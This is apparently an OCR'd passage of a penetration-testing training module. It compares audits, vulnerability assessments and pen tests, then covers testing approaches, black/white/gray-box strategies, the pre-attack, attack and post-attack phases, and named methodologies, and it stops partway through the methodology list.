
☐ Penetration testing is a methodological approach to security assessment that **encompasses a security audit** and vulnerability assessment, and it demonstrates whether the vulnerabilities in a system can be successfully exploited by attackers

Comparing Security Audit, Vulnerability Assessment, and Penetration Testing

- **Security audit**: A security audit is used to evaluate whether the security of a company's information fulfills a set of established criteria and to ensure that the company is in compliance with its regulations, security policy, and legal responsibilities. Different types of audits are used to evaluate a company's security processes. A security audit only checks whether the organization follows a set of standard security policies and procedures.

- **Vulnerability assessment**: This is used for identifying and measuring the severity of vulnerability in a system; usually, it is used to identify common vulnerabilities in a system's configuration. Vulnerability assessment provides organizations with a list of vulnerabilities that need to be fixed, without estimating specific goals or scenarios. The list is provided according to the severity level of the vulnerability or business criticality. Vulnerability assessment is suitable for an organization that is not secure, wishes to get started, has a medium-to-high security maturity, and wishes to maintain the security posture of its network. Although vulnerability assessment focuses on identifying the vulnerabilities in an information system, it provides no indication of whether the vulnerabilities can be exploited or of the amount of damage that may result from their successful exploitation.

- **Penetration testing**: A penetration test is a goal-oriented exercise; it focuses on real-time attacks instead of discovering a specific vulnerability. The penetration tester acts as a hacker and follows all the steps a real hacker would to breach a system. This type of testing is suitable for organizations at a high maturity level of security. Penetration testing is a methodological approach to security assessment that encompasses a security audit and vulnerability assessment, and it demonstrates whether the vulnerabilities in the system can be successfully exploited by attackers as well as the amount of damage that may result from the successful exploitation of the vulnerabilities.




Types of Penetration Assessment: Goal-oriented vs. Compliance-oriented vs. Red-team-oriented

Goal-oriented/Objective-oriented Penetration Testing

- ☐ This type of assessments is **driven by goals**. The objectives of the penetration test are defined, rather than defining the scope of targets
- ☐ The goal of penetration assessment is defined before it begins
- ☐ The job of the pen tester to check whether he/she can **achieve the goal** and to determine the different ways to achieve the goal

Examples

- **Gain remote access to an internal network**
- **Gain access to credit-card information**
- **Deface a website**
- **Gain domain administrator access**
- **Create a denial of service (DoS) condition against a website**


PENETRATION
TEST

Types of Penetration Assessment: Goal-oriented vs. Compliance-oriented vs. Red-team-oriented (Cont'd)

Compliance-oriented Penetration Testing

- ☐ This type of assessments is driven by **compliance requirements**. It is testing against adherence to compliance requirements
- ☐ It entails conducting an assessment against the compliance requirements of cyber security standards, frameworks, laws, acts, etc.
- ☐ For example, an organization may ask to perform a security assessment against **PCI-DSS requirements**

Types of Penetration Assessment: Goal-oriented vs. Compliance-oriented vs. Red-team-oriented (Cont'd)

Red-team-based Penetration Testing

- ☐ Red-team-based penetration testing is an **adversarial goal-based assessment** in which the pen tester must mimic the behavior of a real attacker and target the environment
- ☐ This type of assessment has no specific driver
- ☐ For example, an organization may ask to conduct a security assessment for **evaluating its overall security**. It may include assessing people, networks, applications, physical security, etc.

PENETRATION
TEST

Types of Penetration Assessment: Goal-oriented vs. Compliance-oriented vs. Red-team-oriented

Penetration assessment can be performed using the following approaches.

- **Goal-oriented/objective-oriented penetration testing approach**: Goals are the drivers for this penetration testing approach. In this type of assessment, a pen tester tasked with identifying or demonstrating a risk attempts to achieve a goal, rather than find vulnerabilities. They focus on finding different ways to achieve the goal. In goal-oriented penetration assessment, the goal is defined before the start of pen testing. To achieve the set goals (objective), the pen tester performs multiple serial or parallel processes. Some common goals in goal-oriented/objective-oriented penetration testing are as follows:
    - Gain remote access to an internal network
    - Gain access to credit-card information
    - Gain domain administrator access
    - Create a denial of service (DoS) condition against a website
    - Deface a website
- **Compliance-oriented penetration testing approach**: Compliance requirements are the drivers for this approach. It entails testing against adherence to compliance requirements. It involves conducting assessments against the compliance requirements of cyber-security standards, frameworks, laws, acts, etc. For example, an organization may ask to perform a security assessment against compliance standards such as PCI-DSS, ISO-27001,

FISMA, HIPAA, and HITRUST. Compliance-oriented penetration testing also reviews firewall rules for compliance.


The compliance-oriented penetration testing approach is a proactive approach to secure and maintain compliance. This enables organizations to do the following:

- Maintain the security posture of the organization by identifying and preventing attacks before they occur
- Enhance the security infrastructure or policy framework
- Evaluate an organization's compliance level in specific areas such as patch management, password policy, and configuration management
- Protect client data from breaches, which could result in a heavy penalty
- Verify the system's security with respect to certification and accreditation (C&A) activities

- **Red-team-oriented penetration testing approach**: This approach is an adversarial goal-based assessment in which the pen tester must mimic a real attacker and target an environment. This approach has no specific driver. For example, an organization may ask to conduct a security assessment for evaluating its overall security. It may include the assessment of people, networks, applications, physical security, etc. Furthermore, it is an offensive type of security testing in which a red team works with a blue team and updates the blue team with the tactics, techniques, and procedures (TTPs) used by the read team.

  It enables organizations to do the following:

  - Understand their ability to detect and respond to real-world attacks
  - Assess their organizational security with respect to specific targets
  - Verify their organizational response to an attack
  - Validate elements of organizational security postures
  - Identify risks missed by the penetration testing team



Module Flow


01 Understand Fundamentals of Penetration Testing and its Benefits

02 Discuss Strategies and Phases of Penetration Testing

03 Guidelines and Recommendations for Penetration Testing

Discuss Strategies and Phases of Penetration Testing

This section discusses the various strategies of penetration testing, penetration testing process, phases of penetration testing, and penetration testing methodologies.



Strategies of Penetration Testing

Penetration testing strategies are broadly classified as follows:

Black box

White box

Gray box

☐ Each test strategy takes a **different approach** for assessing the security of an organization's infrastructure

Strategies of Penetration Testing

The three types of penetration testing are black-, white-, and gray-box testing. Each test type takes a different approach for assessing the security of an organization's infrastructure.

- **Black-box testing**


  To simulate real-world attacks and minimize false positives, penetration testers can choose to undertake black-box testing (or zero-knowledge attack, with no information or assistance from the client) and map the network while enumerating services, shared file systems, and operating systems (OSes) discreetly.

- **White-box testing**

  If the organization needs to assess its security against a specific kind of attack or a specific target, complete information about the same may be given to pen testers. The information provided can include network topology documents, asset inventory, and valuation information. An organization typically opts for white-box testing when it requires a complete audit of its security. Regardless, it is critical to note that information security is an ongoing process, and penetration testing only provides a snapshot of the security posture of an organization at any given point in time.

- **Gray-box testing**

  Gray-box penetration testing, the most common approach toward application security, tests the vulnerabilities an attacker can find and exploit. This testing process functions in a manner similar to black-box testing. Both the attacking team and a normal user of the application are provided with the same privileges, and the purpose is to simulate an attack performed by a malicious insider.



Penetration Testing Process

Defining the Scope

- Extent of testing
- What will be tested
- Where testing will be performed from
- Who will perform testing

Performing the Penetration Test

- Involves gathering all information significant to security vulnerabilities
- Involves testing the targeted environment such as network configuration, topology, hardware, and software

Reporting and Delivering Results

- Listing vulnerabilities
- Categorizing risks as high, medium, or low
- Recommending repairs if vulnerabilities are found

Penetration Testing Process

The process for performing a penetration test in an organization consists of some critical decisions regarding the actions taken before testing the networking devices and system vulnerabilities.

The process is defined for all the operations performed during and prior to the penetration test, and it entails defining the scope, performing the penetration test, and reporting and delivering results.

- **Defining the Scope**

  Before performing a penetration test, it is necessary to first define the range of testing. For different types of penetration testing, different types of network devices exist. The test can either be a full-scale test for the entire network and systems or for target devices such as web servers, routers, firewalls, DNS servers, mail severs, and FTP servers. The scope of penetration testing covers the following:

  - Extent of testing
  - What will be tested
  - Where testing will be performed from
  - Who will perform testing

- **Performing the Penetration Test**


  All companies ensure that the processes they implement for penetration testing are appropriate. Therefore, a good penetration test requires the use of proper methodologies. The tester is responsible for checking the system for any existing or new applications, networks, and systems, in addition to checking whether the system is vulnerable to a security risk that could allow unauthorized access. This process involves gathering all the information significant to security vulnerabilities. This also involves testing the targeted environment such as network configuration, topology, hardware, and software.

- **Reporting and Delivering Results**

  Once the penetration testing is complete, security testers examine all the information derived from the testing procedure. The delivery report contains the following:

  - List of prioritized vulnerabilities and risks
  - Information pertaining to the strong and weak points of the existing security system
  - Risks categorized as high, medium, or low
  - Information about each device’s vulnerabilities

  Testers make recommendations for repairing the vulnerabilities found and provide technical information on how to fix the vulnerabilities found in the system. They can also provide certain useful resources to the organization such as Internet links that may be helpful for finding additional information or patches to repair found vulnerabilities.



Phases of Penetration Testing

01 **Pre-Attack Phase**
Research (Information Gathering)

02 **Attack Phase**
Testing/Exploitation

03 **Post-Attack Phase**
Documentation and Reporting

Phases of Penetration Testing

There are three phases in penetration testing: the pre-attack, attack, and post-attack phases.

- **Pre-attack Phase**

  This phase focuses on gathering as much information as possible about the target. Information can be gathered invasively through, for example, passive and active reconnaissance, port scanning, service scanning, and OS scanning, or it can be gathered noninvasively by, for example, reviewing public records.

  Beginning with passive and active reconnaissance, the tester gathers as much information as possible about the target company. Most leaked information is related to the network topology and types of services running within. The tester can use this information to provisionally map out the network for planning a more coordinated attack strategy.

  Passive reconnaissance involves the following:

  - Mapping the directory structure of the web servers and FTP servers.
  - Gathering competitive intelligence.
  - Determining the value of infrastructure interfacing with the web.
  - Retrieving network registration information from WHOIS databases and financial websites.
  - Determining the product range and service offerings of the target company that are available online or can be requested offline.
  - Document sifting, which refers to gathering information solely from published material.

- Social engineering can be performed by identifying a conduit (a person who can be targeted easily based on the information gained about personnel) and profiling them.

In active reconnaissance, the information-gathering process encroaches on the target territory. Here, the perpetrator may send probes to the target in the form of port scans, network sweeps, enumeration of shares and user accounts, and so on. The tester may adopt techniques such as social engineering and use tools that automate these tasks such as scanners and sniffers.

- **Attack Phase**

The information gathered in the pre-attack phase forms the basis of the attack strategy. During the attack phase, the attack strategy is developed and executed. This phase involves the actual compromise of the target. The tester may exploit a vulnerability discovered during the pre-attack phase or use security loopholes such as a weak security policy to gain access to the system. The important point here is that while the tester needs only one port of entry, organizations must defend several. Once inside, the tester may escalate their privileges, install a backdoor to sustain access to the system, and exploit it to achieve their goal.

- **Post-attack Phase**


The post-attack phase is a crucial part of the testing process, as the tester needs to restore the network to its original state. This involves cleaning up testing processes, removing created vulnerabilities (not those that existed originally), crafted exploits, and so on, until all systems tested are returned to their pre-testing states.

The objective of the test is to show where security fails. Unless there is a scaling of the penetration test agreement, whereby the tester is assigned the responsibility to correct the security posture of the systems, this phase completes the process of penetration testing.

Activities in this phase include (but are not restricted to) the following:

- Reversing all file and setting manipulations performed during the test
- Reversing all changes to privileges and user settings
- Mapping of the network state
- Documenting and capturing all logs registered during the test

It is important that the penetration tester documents all their activities and records all observations and results so that the test can be repeated and verified for the given security posture of the organization. For the organization to quantify the security risk in business terms, it is essential that the tester identifies the critical systems and critical resources and maps the threat to these.



Penetration Testing Methodologies

Various penetration testing **frameworks** and **methodologies** exist to help organizations choose the best method to conduct a successful penetration test

Most commonly used methodologies:

Proprietary Methodologies

1. EC-Council's LPT
2. IBM
3. ISS
4. McAfee Foundstone

Open-source Methodologies

1. OSSTMM
2. ISSAF
3. NIST
4. OWASP
5. CREST

Penetration Testing Methodologies

Various penetration testing frameworks and methodologies exist to help organizations choose the best method to conduct a successful penetration test. The cornerstone of a successful penetration test is the methodology involved in devising it. The underlying methodology should help the tester by providing a systematic approach to the testing pattern. The test must satisfy adjectives such as consistency, accuracy, and efficiency, and the testing methodology should be adequate. This does not mean that the entire framework should be restrictive.

The two types of penetration testing methodologies are as follows:

- **Proprietary methodologies**

  There are many organizations that work on penetration testing and offer services and certifications. Network security organizations have their own methodologies that are to be kept confidential. The following are some proprietary methodologies:

  - EC-Council's Licensed Penetration Tester (LPT)
  - IBM
  - ISS
  - McAfee Foundstone

- **Open-source and public methodologies**

  A wide range of methodologies are publicly available. They can be used by anybody and are intended for public use only.

  - **Open Source Security Testing Methodology Manual**

    The Open Source Security Testing Methodology Manual was compiled by Pete Herzog. It is a standard set for penetration testing to achieve security metrics. It is considered the de-facto highest level of testing, and it ensures high consistency and remarkable accuracy.

  - **Information Systems Security Assessment Framework**

    The Information Systems Security Assessment Framework evaluates an organization's information security processes and policies.

  - **National Institute of Standards and Technology**

